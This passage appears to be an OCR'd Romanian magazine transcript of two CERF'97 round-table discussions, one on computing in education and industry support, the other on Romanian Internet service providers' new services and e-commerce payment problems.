înseamnă România din toate punctele de vedere. Pentru că scopul SunSite-ului este de a promova imaginea României în lume. Acesta este scopul fiecărui SunSite: de a deveni un server de Web care să pună la dispoziţia întregii comunităţi universitare şi nu numai, informaţii despre ţara respectivă, despre preocupările specialiştilor de acolo. Aş vrea să anunţ că d-na prof. Irina Athanasiu, a venit de curând de la întâlnirea managerilor de Sun SITE din Anglia şi ne poate spune câteva lucruri din punctul de vedere al acestei comunităţi, a comunităţii de SunSite. Aş vrea să menţionez că acest pas, pe care l-am făcut prin instituirea SunSite-ului la Bucureşti, este nu numai ca o recunoaştere a eforturilor pe care aceşti oameni le fac, ci şi ca un mod de a onora parteneriatul strategic cu România, în eforturile de informatizare a societăţii româneşti. Aceşti paşi pe care Sun îi face, poate sunt mărunţi, dacă vreţi, dar sunt totuşi nişte paşi făcuţi şi noi vrem să credem că reprezintă numai un început. Îmi face plăcere s-o las în continuare pe d-na prof. Athanasiu să ne spună câte ceva.

Irina Athanasiu: Înainte de a vă povesti despre Sun SITE, aş vrea să vă spun ceva despre relaţia dintre firme şi învăţământ. Şi aş vrea să dau două exemple, care mie mi se par deosebit de semnificative. Această universitară, ideea pe care o au studenţii, în general este că Unix este soluţia, după aceea ajung în viaţă şi lucrurile sunt puţin mai diferite. Primul răspuns, care mi s-a dat, a fost că „pe noi nu ne interesează România“. Al doilea răspuns, care mi s-a dat în momentul în care am protestat, spunându-le că totuşi, aveţi nevoie de absolvenţii noştri ca să puteţi să faceţi ceva în ţara asta, a fost „absolvenţii voştri, dacă vor să aibă o pâine, n-au decât să înveţe singuri“. Deci, încercarea pe care am făcut-o, de a avea o prezentare Windows NT în facultate, nu s-a realizat. Acestea sunt cele două limite. În acelaşi timp, o firmă (din SUA) vine în fiecare an, nu spun că racolează, ci angazează pe cei mai buni absolvenţi. Mi se pare mie aşa că ceva trebuie să se întâmple şi pentru facultate. Şi nu-i vorba numai de universitatea din Bucureşti, şi iau nişte



Participanţi la masa rotundă.

donaţie a lui Sun vine după ce noi am mai primit o donaţie foarte importantă la Politehnică, un server de mari dimensiuni, server cu care am putut să rezolvăm accesul tuturor studenţilor din facultatea de automatică şi calculatoare. Practic, toate orele de specialitate se ţin pe serverul respectiv. Şi această donaţie a venit în condiţiile în care universitatea noastră nu a cumpărat nici un fel de echipament. Şi vreau să fie foarte clar că noi am căpătat această donaţie tocmai pentru că se înţelege importanţa pe care o are învăţământul. De la o altă firmă, pentru care nu vreau să dau numele, dar vreau să precizez aici că nu este vorba despre reprezentanţa Microsoft în România, am rugat pe cineva să vină să facă o prezentare pentru studenţii facultăţii noastre referitoare la Windows NT, pentru că, se pare, este un subiect foarte important. În lumea copii pregătiţi şi antrenaţi de noi. Ar trebui să se întâmple ceva şi din partea lor. Practic, noi, la facultate, nu avem nici un fel de reacţie din partea firmelor. E bine, nu e bine ceea ce facem ? Este adevărat, foarte des mi se cer recomandări de studenţi. Eu nu am să recomand acum studenţi, pentru firme. Probabil că facem ceva bine. Dar, ştiu eu cât de bine facem ? N-a venit nimeni niciodată la mine de la o firmă să-mi spună, „domnilor, sunteţi foarte slabi în x“. E ceva greşit aici, în relaţia cu firmele. Am putea să fim în nişte relaţii mult mai bune, mai legate şi să se întâmple ceva. British Council mi-e foarte drag, dar am două of-uri. Un of este: în Universitatea Politehnică Bucureşti, şi nu numai, există un departament în care orele se predau în limba engleză. Eu nu am simţit nici un ajutor din partea lui British Council. Este foarte ciudat, legăturile noastre impor-

tante pentru filiera engleză, în care orele se ţin în limba engleză, sunt în Olanda, în Portugalia. Deci, nu ştiu, cred că greşim undeva.

Darvas Attila: Cum se vede problema învăţământului văzut de la o firmă care acordă consultanţă de nivel înalt în România?

Corneliu Fecioru (Coopers&Lybrand): Problema cu care, practic, ne confruntăm se referă, în primul rând la dezvoltarea unor competenţe . Deci, din cadrul acestei discuţii ne interesează mai puţin starea învăţământului universitar şi mai mult acel element care se referă la educaţia personalului managerial. Şi, în sensul acesta, personal am salutat o serie de informaţii care au apărut în revista BYTE România. Deci, dintr-o perspectivă absolut practică, problema care ne-o punem este cum reuşeşte sistemul de învăţământ, care poate fi de nivel universitar, care, aşa cum am spus la început, moşteneşte o abordare de tip secolul XIX, sau programele adresate adulţilor, deci cum pot aceste proiecte de programe să construiască nişte competenţe care, în mod tradiţional, lipsesc managementului profesional din România. Şi acest tip de competenţe, din nou, este părerea mea personală, se referă nu la nişte aptitudini funcţionale, etice, ci sunt, în primul rând, nişte aptitudini care se referă la conducerea organizaţiilor, la felul în care organizaţiile sunt conduse în mod eficient, angajaţii sunt motivaţi iar directorii de întreprinderi, societăţi, sunt nişte conducători autentici. Din această perspectivă, personal mă îngrijorează faptul că nivelul iniţiativelor, privind învăţământul alternativ şi învăţământul de tip la distanţă, sunt la un nivel pe care, citind publicaţiile de tip BYTE sau citind diverse documente ale comunităţii europene, suntem mult în urma ţărilor din zona, să zicem, fostului CAER. Alte ţări, cum sunt Ungaria şi Polonia, sunt, din păcate, înaintea noastră ca şi număr de iniţiative, ca şi eficienţa acestor programe. Firma la care lucrez eu nu cred că îşi pune problema, biroul este relativ mic, vorbim de circa 140 de angajaţi, nu punem problema să se constituie într-o prezenţă activă, semnificativă, în ceea ce priveşte problema educaţiei, chiar şi a acestui segment pe care l-am invocat, deci educaţia continuă şi dezvoltarea profesională a unor competenţe de tip managerial. Acesta este interesul persoanelor în cadrul firmelor, în special a celor multinaţionale care operează în România. Şi ceea ce, dacă vreţi, dintr-o perspectivă occidentală, lipseşte în România, nu sunt nişte competenţe de tip funcţional. Prin competenţă funcţională înţeleg un absolvent de automatizări care poate fi un foarte bun hardist sau un foarte bun softist, sunt nişte competenţe de alt tip, nişte aptitudini de alt tip. E adevărat că România are un palmares bogat în medaliile obţinute la olimpiade internaţionale, însă noi suntem foarte puţin eficienţi când este vorba să lucrăm în echipă. Întrebarea, care poate fi pusă, este: sistemul nostru de învăţământ încurajează lucrul în echipă sau, dimpotrivă, exacerbează competiţia individuală? Care, sigur, are şi aspecte foarte bune, care sunt tocmai aceste medalii obţinute la olimpiada internaţională, dar, pe de altă parte, aceste deprinderi şi aceste atitudini, până la urmă, sunt o parte din competenţele de care vorbeam şi care se referă la lucrul în echipă. Şi care devin importante în momentul în care unii dintre noi devin directori la firme străine . Ceea ce mă îngrijorează este faptul că puţine persoane sunt interesate în comunicarea între instituţiile care se ocupă de educaţia tinerilor la nivel universitar sau la nivel postuniversitar şi prin programe de tip postgradual şi firmele care, în mod practic, se ocupă cu dezvoltarea managerială, pentru că eu nu ştiu să fi fost vreodată abordaţi de vreo universitate sau altă instituţie pentru a face cel puţin o prezentare a activităţii noastre.

Darvas Attila: Domnul Marius Braşoveanu, Open Learning Manager la CODECS România are o experienţă într-un domeniu educaţional modern, încă puţin răspândit.

Marius Braşoveanu (CODECS): Nu ştiu dacă se face diferenţa între educaţie şi instruire. CODECS nu pretinde şi nu cred că ar fi în stare să facă educaţie, el face instruire. Aşa, ca un scurt istoric, firma noastră a luat naştere la sfârşitul anului 1993. Şi, de atunci până acum, mai mult de 4000 de oameni nu au fost instruiţi cu ajutorul CODECS-ului în management şi marketing. Cursurile Open University din Marea Britanie sunt partea unui program aparte, deşi ele pot fi făcute individual, în sensul că poate fi făcut un singur curs, obţinând un certificat, şi cu asta basta, totuşi, se pot urma gradual după programa existentă. Ceea ce a adus CODECS în metodologie este posibilitatea ca adulţii să studieze în paralel cu un serviciu. Iar conţinutul, aici putem discuta despre conţinut, să zicem că sunt cursuri bune. Există diferite genuri şi tipuri de cursuri. Ce încercăm să facem în cadrul acestor cursuri sociale, 4000 de oameni reprezintă totuşi o cifră, este să creăm acele atitudini şi aptitudini prin care oamenilor să le oferim un vocabular, nişte cunoştinţe şi o acreditare. Ce aş mai putea să adaug ar fi că tehnologiile educaţionale, din câte am aflat, se referă mai puţin la tehnologiile educaţiei şi mai mult la cum să proiectezi un sistem de educaţie sau informaţie. Şi ar fi bine să folosim ceea ce poate adăuga valoare, acolo unde poate adăuga valoare. Am constatat că este o tendinţă ca oamenii să folosească tehnologia pentru că ea există. 80% dintr-un proces de educaţie de calitate se poate face fără tehnologii deosebite.

Irina Athanasiu: Îmi pare foarte rău s-o spun dar, vorbim de introducerea tehnologiilor moderne, vorbim despre multimedia şi noi nu avem posibilitatea multiplicării unor foi banale ca să le dăm studenţilor, ca să eliminăm acea spaimă că trebuie să noteze tot ce spunem la cursuri şi, dacă o vreme mai putem rămâne cu această tehnologie de predare, mi se pare mult mai grav faptul că aceste aspecte negative au un impact mult mai mare în cazul studenţilor de la alte specialităţi, nu de la calculatoare, care vor supravieţui, dar ceilalţi studenţi, în curând vor părea că sunt analfabeţi, oriunde se vor duce în lume. Pentru că nu mai este suficient, în momentul acesta, să ştii o limbă străină. În momentul acesta trebuie să stăpâneşti o tehnică multimedia, trebuie să fii în stare să faci o prezentare, cu slide-uri, cu un PowerPoint sau un alt mecanism, trebuie să fii în stare să utilizezi Internetul şi să-ţi poţi prezenta o pagină Web, trebuie să fii în stare să cauţi ceva pe Internet şi aşa mai departe. Şi, dacă cei din specialitatea calculatoare vor supravieţui, pentru că se ocupă de asta, ceea ce se întâmplă în alte discipline este ceva foarte grav şi vom plăti cu toţii. Vreau să spun aici ceva, ce poate că trebuia să spun de la început. Este foarte bine că suntem ajutaţi de BM, este foarte bine că avem sprijinul unor firme. Multe dintre lucrurile care s-au întâmplat în învăţământul superior, de fapt de ce să n-o spunem sincer, ceea ce s-a întâmplat în învăţământul superior ca dotare în tehnică de calcul se datorează, practic, numai proiectelor TEMPUS. Ceea ce se întâmplă în liceele noastre se datorează numai fundaţiei Soros. Dacă nu se va produce o schimbare, la nivel de înţelegere naţional, tot ceea ce încercăm noi să facem sunt linguriţe dintr-un ceai într-o mare. Adică, s-a făcut o dotare iniţială în învăţământul superior, care era destinată să fie o dotare iniţială, dar era destinată numai primilor ani universitari. Şi s-au cumpărat, nu mai discut acuma dacă asta a fost cea mai bună soluţie sau nu, s-au cumpărat acele reţele Novell de care ştie toată lumea. Cum să spun, este foarte bine că ne preocupăm ca un copil excepţional să-şi poată face studiile în străinătate. Dar ce facem cu cei care stau acasă? Ce le oferim? Ce oferim noi absolvenţilor? Adică, una dintre problemele pe care o are facultatea mea, şi sunt convinsă că acelaşi lucru se întâmplă în toate facultăţile ţării: noi nu avem clasă de mijloc.

Există un corp profesoral, nu pot să spun în vârstă pentru că fac parte din el, pe lângă care trec în fiecare an nişte asistenţi. Şi trec pentru că ei sunt în drum spre doctorate în Anglia, un caz bun din punctul nostru de vedere pentru că din Europa s-ar putea să se întoarcă, dar majoritatea sunt în drum spre doctorat în Statele Unite, alţii sunt în drum spre un job plătit bine, eventual la Microsoft şi nu rămâne nimeni aici. Desigur, fiecare are viaţa lui şi trebuie să meargă la nivelul maxim la care poate să atingă ceva. Dar, ce se întâmplă aici? Adică, aşa cum pentru o societate, societatea românească, faptul că nu există o clasă de mijloc face să se întâmple ceea ce se întâmplă, acelaşi lucru se întâmplă şi în învăţământ. Noi nu avem nici o şansă să-i ţinem pe copii aici. Orice asistent al meu face, în acelaşi timp, două norme la şcoală şi mai lucrează la o firmă şi o muncă de cercetare ştiinţifică, de doctorat. Nu se poate aşa ceva. Cum să spun, lucrurile trebuie schimbate. E foarte bine că ne ajută atâta lume, dar nu trebuie să rămânem în situaţia de asistaţi. Mie îmi pare foarte rău că n-a venit nimeni de la Ministerul Învăţământului. Adică, s-ar putea face o iniţiativă legislativă de genul că, cineva care sponsorizează o şcoală, să i se tragă acea sumă din profit.

Nicolai Sandu (Fundaţia Soros România): Din păcate, aşa cum a spus d-na prof. Irina Athanasiu, se întâmplă ca la momente pe care mi le amintesc de la Grupul de Dialog Social sau de la Convenţia Democratică, momente în care toţi erau de acord cu ce trebuie făcut, dar, nu s-a realizat nimic, datorită faptului că cei cu care trebuie să comunicăm şi să dezbatem aceste probleme nici nu vin la aceste întâlniri. La întrebarea simplă dar foarte acută, dacă România este pregătită pentru *global information society* şi dacă acest guvern sau altul are soluţii pentru această problemă? Răspunsul îl ştiţi bine, iar răspunsul meu este, fără ezitare, nu. Şi că, dacă în alte domenii mai putem să pierdem un tren, aici nu există decât unul singur şi, o dată pierdut, mă îndoiesc că îl vom mai prinde. Ce a făcut Fundaţia Soros în domeniul preuniversitar a însemnat peste 2000 de computere donate în ţară. Din păcate, acest program a fost oprit, în speranţa că s-a demonstrat că se poate face. A fost un proiect pilot şi s-a considerat că s-a înţeles mesajul şi sunt sigur că autorităţile vor avea un plan de continuare a acestui tip de program cu părţile lui bune şi rele. S-a constatat însă că, după doi ani, nu s-a întâmplat nimic. Există tot felul de proiecte guvernamentale care în principiu ar trebui să ofere instrumentele de lucru pentru o societate de tip informaţional celor 4.5 milioane de elevi. Pentru că, ceea ce a făcut Fundaţia Soros şi alte iniţiative private a avut părţi foarte bune şi în universităţi. S-a simţit acolo unde au venit elevi de la aceste licee, dar a creat o inechitate socială pentru că şcolile care nu au fost sprijinite nu au nici o vină. Acea inechitate socială se va accentua în continuare şi este evident că nici un absolvent de liceu nu va găsi de lucru, dacă nu a avut acces la un computer. Eu consider că este dreptul acestor tineri să aibă acces la un computer. Fundaţia, în momentul de faţă, are o înţelegere semnată cu Ministerul Învăţământului, prin care cele două reţele RoEdunet şi Soros colaborează pentru a oferi acces la Internet cu Fundaţia Soros pentru învăţământul preuniversitar, până în momentul în care Ministerul va reuşi să preia întreaga infrastructură creată de Fundaţia Soros şi să poată oferi în continuare şi pentru celelalte şcoli. Orice instituţie care aparţine MÎ, în general, când solicită accesul la Internet la Fundaţia Soros, trebuie să aibă un acord, aviz, de la Comisia de Coordonare pentru Învăţământ, din care fac şi eu parte. Mai ales că, în sistemul universitar, avem deja dotate câteva facultăţi şi se încearcă trecerea la RoEdunet dar sunt probleme tehnice. Cred că reţeaua noastră a suplinit ceea ce nu a putut face reţeaua educaţională a Ministerului Învăţământului. S-a anunţat un program în presă prin care şcolile care doresc să se conecteze la Internet pot apela la cele patru centre ale Fundaţiei Soros din Bucureşti, Iaşi, Cluj sau Timişoara, pot primi un modem, pot primi cont de e-mail, iar pentru şcolile care reuşesc să facă o pagină de prezentare, care este găzduită de serverele fundaţiei şi demonstrează că au audienţă, pot primi chiar o linie închiriată sau dial-up ppp acces la Internet. Dar sitemul educaţional nu este pregătit, oamenii nu ştiu despre ce este vorba, iar cei care ştiu câte ceva s-au speriat. S-a făcut mare vâlvă, la nivel guvernamental, cu secretele de stat furate pe Internet, şamd. Şi nu e bine acest lucru. Şcolile ar trebui să aibă mai multă personalitate, să poată spune că, pe lângă programa şcolară, oferă şi cursuri de Internet şi, astfel, vor atrage mai mulţi elevi. În continuare Fundaţia Soros este deschisă pentru noi programe, noi proiecte, aşteaptă proiecte care să vină din afara fundaţiei, atât în domeniul ofertei de burse cât şi în alte domenii. Repet, nu există programe de dotare, aceste programe, în momentul de faţă, au fost în mare parte oprite.



D-na Rodica Scafes de la British Council.

Tudor Macovei (ORACLE România): Nu suntem singura ţară în care foarte mulţi tineri îşi doresc un calculator. La ultimul eveniment, să zicem de importanţă europeană, din Austria, preşedintele firmei a spus că statisticile relevă că 5% din populaţia lumii are acces, foloseşte un calculator. În ceea ce priveşte PC-ul, asta-i o chestie românească, şi dacă într-un mediu eterogen ca Spania, Turcia, PC-ul are o pondere de 40-50% din tehnica de calcul, în România acest procent este de 80-90%. O problemă globală o constituie faptul că în, Europa de

vest, doar 15% ştiu să utilizeze un calculator. Din cauza asta, în momentul de faţă integrările sunt mult mai greu de atins. Şi poate cel mai important în iniţiativa ORACLE, care lucrează împreună cu alte firme, este ideea unui calculator fără resurse prea puternice, network computer. E vorba de un terminal semiinteligent, cu foarte puţine resurse, şi care accesează un server. Toate resursele, soft-ul etc. sunt undeva în reţea, ce pot fi accesate prin intermediul unei parole. Oricum, Microsoft a fost prima firmă care a protestat.

Darvas Attila: Există proiecte concrete pentru învăţământ, la Oracle România?

Tudor Macovei: Există o politică globală care este oarecum deficitară. Pentru că nu peste tot există aceleaşi surse de venituri. Pe scurt, iniţiativa universitară în România constă în achiziţionarea unui număr de produse ORACLE, cu un număr fix de utilizatori, care va fi folosit în interiorul universităţii, la preţul de un utilizator/produs. Există un program de instruire pentru fiecare produs achiziţionat, se oferă pentru două persoane un set complet de cursuri, la un preţ echivalent poate cu 20% din preţul standard, prezentate într-un mod academic, nu comercial. Dar, la mai multe universităţi din ţară, din câte ştiu, rezultatele au fost sub aşteptările noastre, din cauza lipsei fondurilor.

În privinţa tehnologiei de instruire : până în anul 2000 saltul va fi de 40% faţă de volumul curent. În schimb, în ceea ce priveşte tehnologia de autoinstruire, saltul va fi de peste 400%. Deci, lucrurile se schimbă. Există câteva probleme: clientul nu are suficienţi bani şi nu are timp să-şi timită oamenii la cursuri. Şi atunci, are nevoie de o metodă de instruire la îndemâna lui, care să fie făcută după ritmul propriu al cursantului, mai încet, mai repede, ziua, noaptea şi care să fie accesibil. Probabil că această metodă nu oferă aceeaşi informaţie ca predarea la sală, dar este o alternativă. Cursurile sunt standard, aceleaşi ca în Brazilia, America. Am citit ce spunea o persoană importantă, în 30 de ani campusurile vor fi o amintire. Instruirea prin alte metode, decât cele standard, va produce mutaţii. Şi este mai ieftină.

Darvas Attila: S-ar putea să fie mai ieftină, dar este mai ineficientă. Toate cursurile astea, în general, sunt însoţite şi de consultaţii oferite de profesori. Profesorul are cursuri pe Web, dar are şi ore prin care verifică şi orientează activitatea.

Irina Athanasiu: Aici şi eu vă contrazic. Nu vorbim de pregătirea clienţilor. Una este pregătirea unui om gata format. Dacă vorbim despre pregătirea studenţilor, este foarte important ca studentul să-l vadă pe profesor greşind şi refăcând raţionamentul. Mie mi se pare acest lucru ceva absolut fundamental. Eu de multe ori fac greşeli, ca să văd că studenţii m-au urmărit şi ca să vadă că pot să refac raţionamentul pentru că am făcut o greşeală. Aşa ceva, într-un curs care este făcut pe reţea, nu se întâmplă niciodată. Deci, dacă vorbim de educaţie, de formarea unui om, asta nu se poate face decât şi prin interacţiune umană. Şi, al doilea lucru pe care vreau să-l spun, pentru România va mai dura puţin, până în momentul în care cineva, de la Craiova, care lucrează la o firmă, ştie că la Timişoara este un curs foarte bun şi că, într-o după-masă, când are el timp, se cuplează la serverul de la Timişoara să asiste la cursul respectiv, care a fost făcut în săptămâna aia, în nu ştiu ce zi şi a fost înregistrat şi el îl vede. Pentru aşa ceva trebuie să mai aşteptăm.

Silviu Cucerzan: În nici un caz, acest lucru nu se va întâmpla curând, pentru că dispare componenta socială şi, vedeţi deja, au apărut supermarket-urile de pe reţelele de calculatoare, unde comanzi tot ce vrei şi toată lumea se plânge că nu se mai cunosc nici măcar vecinii între ei. Ori, atmosfera dintr-un campus e foarte importantă pentru formarea omului. Adică, tocmai ne plângeam de lucrul în echipă, că nu există, eu mă îndoiesc că va exista, oricâtă interactivitate va oferi o reţea. E cu totul altceva să fii alături de un om, să munceşti împreună cu el, decât dacă eşti la 200 de km de el, chiar dacă va exista un maxim de interactivitate.


Irina Athanasiu: Rămâne problema distanţei. Aici nu-i vorba numai de problema Universităţii Politehnice Bucureşti, este vorba şi de Tg. Mureş şi de Timişoara. Colegii mei nu sunt aici, printre altele pentru că nu şi-au putut permite financiar.

Silviu Cucerzan: Totuşi, în proiectele acestea există bani şi pentru astfel de întâlniri. Există bani pentru consultanţă din partea firmelor. Pot veni parteneri de la firme să predea cursuri. Deci, pot fi finanţate astfel de cursuri, vor exista bani şi în al doilea rând, nu vreau să spun Ministerul Învăţământului, ştiţi, dacă invitaţia nu venea pe numele meu, eu nu eram acum aici. Adică, dvs l-aţi invitat pe domnul prof. Corneliu Stănescu, dir. general în Ministerul Învăţământului. E groaznic, eu ştiu cât îl vedem noi la consiliu şi cât avem nevoie să ne consultăm. Poate trebuia făcută o invitaţie de genul, vă rugăm să delegaţi pe cineva, deci, nu ştiu, la noi a venit invitaţia pe numele dl-ui prof. Dincă care era plecat, dacă nu venea pe numele meu eu nu eram aici. Dânsul ar fi zis, eu nu pot să vin şi nu mai venea nimeni aici.

Rodica Constantinescu (ICI - RoEdunet): Eu consider că ceea ce se întâmplă în România, în privinţa conectivităţii la comunitatea internaţională prin furnizorii de servicii Internet şi care sunt vreo 20, este ceva fantastic pentru societatea românească. Este adevărat, aşa cum spunea dl. Braşoveanu, această tehnologie informaţională trebuie să fie suport pentru restul tehnologiilor utilizate în educaţie. Şi vreau să vă spun că eu, navigând prin Internet, am văzut câte instrumente fantastice au fost făcute, aceste instrumente care sprijină educaţia, instrumente informatice care sunt interactive şi accesate de la distanţă prin Internet. Şi cu această ocazie, ţinând cont că dl. Mihai Jalobeanu din păcate lipseşte, vreau să vă semnalez primul simpozion cu participare internaţională, legat de instruire prin Internet, care are loc în România şi care este organizat de dl. M. Jalobeanu şi alţi colaboratori din ţară, simpozion care se numeşte Romanian Internet Learning Workshop şi a cărui pagină Web, mă rog, cu mirror-urile care există, poate fi cu o adresă pe care, dacă doriţi, v-o pot spune (http://oc1.itim-cj/rilw/)

Darvas Attila: În concluzie, putem remarca o îmbunătăţire a dotării tehnice, faţă de anul 89, dar insuficientă faţă de cerinţele din ziua de azi şi pentru cerinţele de pregătire pentru ziua de mâine. Sper ca semnalul lansat de participanţii la această masă rotundă să fie recepţionat de cei responsabili de soarta învăţământului de la noi. Vă mulţumesc pentru participare.

[Convorbirea a fost consemnată de pe caseta video înregistrată la CERF, de Mircea Sabău: msabau@agora.ro]



Dl. Tudor Macovei.

Internet în România

Masă rotundă la CERF'97

Anul acesta la CERF'97, în cadrul programului de seminarii şi conferinţe, organizate de Computer Press Agora, masa rotundă din ultima zi, a fost dedicată pentru Internet. Am beneficiat în organizare de ajutorul domnului Iosif Fettich, director Netsoft Srl, şi îndrumarea d-nei prof.dr.Irina Athanasiu, cărora le mulţumesc şi pe această cale. Dar, iată cum s-au desfăşurat discuţiile:

Darvas Attila: Subiectul ultimei mese rotunde este Internetul. Subiectul este, cred, de mare interes şi mulţumesc invitaţilor şi publicului că ne-au onorat cu prezenţa. În continuare, dau cuvântul d-nei prof.dr. Irina Athanasiu, pe care o rog să conducă discuţiile.

Irina Athanasiu: Fiind a 3-a întâlnire, prima observaţie, pe care vreau s-o fac, este că, atunci când am organizat masa rotundă, acum un an, era foarte uşor să ne aşezăm la masă, eram poate cinci, poate şase. La ROSE era ciudat că eram 16, dar, de data aceasta, discutând cu organizatorii, era clar că nu mai puteam să-i punem pe ISP-işti la o masă,pentru că am numărat în jur de 20 şi asta este un semn bun, înseamnă că celor 6 de la început le-a mers bine, celor 16 din toamnă le-a mers bine, şi sper să le meargă bine şi celor noi veniţi astăzi. Cu această introducere, vreau să intru în subiectul zilei de astăzi. Eu am făcut o schiţă, cu ce am vrea să discutăm, şi aş lansa o primă întrebare pentru furnizorii de servicii Internet:- ce servicii noi oferă providerii de Internet în România?.

Liviu Ionescu (Eunet): E greu de spus servicii noi, pentru că Internetul are deja o familie atât de mare de servicii că n-o să inventăm noi servicii noi. Deci, la nivel de holding european, am hotărât să punem accent mai mare pe servicii cu valoare adăugată şi nu numai pe număr de conexiuni. Servicii noi pe care le vom oferi în România, deşi nu ştiu cât de mare va fi impactul, vor fi un serviciu de fax, unul de backup pe Internet, serviciul de plăţi electronice.

Octavian Greavu (Planeta Internet): Pentru că e vorba de servicii noi, chiar dacă nu e vorba de Internet provideri,este vorba de propunerea unui produs care poate să fie util, în acelaşi timp, şi furnizorilor Internet. Revista Planeta Internet a avut ocazia, acum câteva zile, să primească producătorii unui decodor pt. Internet. Mulţi dintre dvs. îl cunosc, mulţi l-au testat, dar poate că mulţi dintre dvs. n-au avut încă ocazia să-l vadă. O soluţie de a afişa şi de a naviga cu acest decodor care aduce paginile Web pe televizor. Pentru furnizorii Internet este o soluţie în plus să le crească numărul de abonaţi.Adică, nu numai celor care au posibilitatea să aibă un PC, nu numai celor care sunt până acum în aria dvs. de activitate. Dumneavoastră puteţi să vă extindeţi aria de activitate, graţie acestui NetBox, şi să vă lărgiţi



D-na prof. Irina Athanasiu conducând discuţiile

abonaţii, considerând că toţi cei care sunt posesori de televizor, şi au o linie banală de telefon acasă, sau sunt cuplaţi prin cablu - este o variantă şi pentru asta - pot să fie abonaţii dvs. Va trebui să cunoaşteţi produsul îndeaproape şi este o soluţie pentru furnizorii de Internet.

Prof.dr.Moisa Trandafir (Intercomp): Noi oferim servicii Internet prin Vsat şi Starnets. Ca să răspund la întrebarea pe care mi-a lansat-o colega mea Irina, am diversificat puţin serviciile oferite în servicii standard şi profesionale, din două motive: unul din motive comerciale şi unul din motive tehnice, bineînţeles că cele două sunt legate între ele. Dar, motorul a fost partea de marketing comercial pentru a împărţi aceste servicii. Deci, avem servicii mai ieftine, standard, şi mai scumpe, profesionale. Am realizat primul proiect, deci pot să spun că avem deja experienţa de a oferi serviciul mai departe, de intranet bazându-ne pe două criterii care se vehiculează la ora actuală la noi, Virtual Private Network, adică realizarea unei reţele virtuale private mapată pe infrastructura pe care noi am construit-o acuma. Deci putem să construim reţele virtuale private pt. utilizatori care, eventual, pot să aibă o reţea închisă cu aplicaţii de intranet, şi am început să creştem gama de servicii pe servere, adică spaţiul pe serverele noastre, şi spaţiu fizic pt. instalarea serverelor clientului. În condiţiile în care clientul are o linie destul de lentă, noi îl incurajăm să aducă serverele la noi în sediu. Astfel, am început să avem o fermă de servere cu care acordăm aceste servicii noi.

Dragoş Tiţescu (Global One Communications): La noi serviciile sunt deja împărţite şi nu mai avem nimic de împărţit, noi, practic, avem o linie dedicată traficului Internet, o linie terestră de 256KB.

Tudor Panaitescu (Logic): Din punctul de vedere al serviciilor nu avem nimic nou. Din punctul de vedere al răspândirii locurilor de unde puteţi să accesaţi serviciile Internet şi nu numai Internet: în reţeaua noastră sunt 11 numere de acces în ţară. În viitorul foarte apropiat, poate o lună, poate două, se va extinde numărul la 30.

Iosif Fettich (NetSoft Tg. Mureş): Unul din serviciile pe care le considerăm noi, pe care le vom oferi, este un serviciu de ştiri. Va fi un server care să lucreze de la noi şi cu ştirile noastre. Va fi accesibil cât de curând.

Rotaru Alexandru (IIRUC SA): Reţeaua Rolink s-a extins la 24 de noduri de acces în acest moment. Ca servicii oferite: yelow pages la o viteză mare de acces, al doilea este un model de distribuţie al siturilor cu diverse puncte de acces, şi o colaborare cu firma Oracle, pentru realizarea de softuri specifice prin intermediul acestor reţele multipunct. Deci, colaborarea cu firma Oracle se va materializa şi prin următoarele acţiuni

ILUSTRAŢII: XXXX XXXXXXX © 1996

comune.

Mihai Bătrâneanu (PCNet): Aş împărţi noutăţile în două domenii: cele referitoare la conectivitate, deci noi am dat drumul la un tronson cu partenerii noştri DigiCom la Ieşirea în Internet direct în SUA şi servicii profesionale pentru companii, care vor să plătească şi servicii pt. persoane particulare pe tronson rapid. Referitor la serviciile Web, pe 20 aprlie am dat drumul la transmiterea live postului de radio Pro FM şi o altă noutate ar fi colaborarea cu CNN, deci Internet paging prin Internet.

Dan Popescu (Kappa): Din punctul de vedere al conectivităţii, vrem să extindem interconectarea între reţele de care se vorbeşte foarte mult acum. În continuare, aşa cum probabil ştiţi, pagina noastră a luat un premiu la CERF în materie de Web, insistăm foarte mult pe reclame şi oferim un serviciu de fax e-mail rapid celor care nu au e-mail, astfel încât aceştia primesc mesajele prin fax, am dat drumul la serviciul de emisie (broadcasting) al TVR1, însă, momentan, conducta în ţara noastră nu este aşa de mare încât să fie vizionat foarte bine în întreaga ţară, la cei 20KB/sec.

Irina Athanasiu: Dacă nimeni nu mai vrea să anunţe noutăţi în domeniul serviciilor, propun să discutăm în continuare o gamă de servicii f. mportantă şi anume despre comerţul electronic. E o şansă foarte importantă pentru România existenţa acestui gen de servicii, existenţa comerţului electronic deoarece, într-un mod mult mai util, putem să fim văzuţi din afară. Aş vrea să-i întreb pe furnizorii de servicii Internet din România cum stau cu oferirea de comerţ electronic pe Internet, ce prespective văd pentru acest gen de servicii şi, în general, ce comentarii s-ar putea face în acest domeniu.

Liviu Ionescu: Eu n-am să mă refer la comerţul electronic, ci am să mă refer la alte probleme pe care le avem cu toţii. Ca furnizori de servicii Internet, a rămas problema comerţului de servicii şi a plăţii acestora. După părerea mea, a discuta acum despre comerţul electronic este ceva prematur, câtă vreme mecanismele de plată pe care le au la dispoziţie majoritatea, nu vorbesc despre cei puţini care-şi permit să plătească serviciile, ci e vorba de utilizatorii normali care de abia îşi permit să plătească câţiva dolari pentru abonamentul lunar, pentru care, dacă noi adoptăm o soluţie de plată în avans, cum facem să le recuperăm banii. În aceste condiţii, tare curios aş fi să aflu, în primul rând, dacă colegii au găsit soluţii minune prin care să rezolve şi problema plăţii serviciilor şi apoi alte probleme de comerţ electronic. Noi am schimbat sistemul de evidenţă, de baze de date, existent în spatele firmei, ca să încurajăm plăţile în avans.

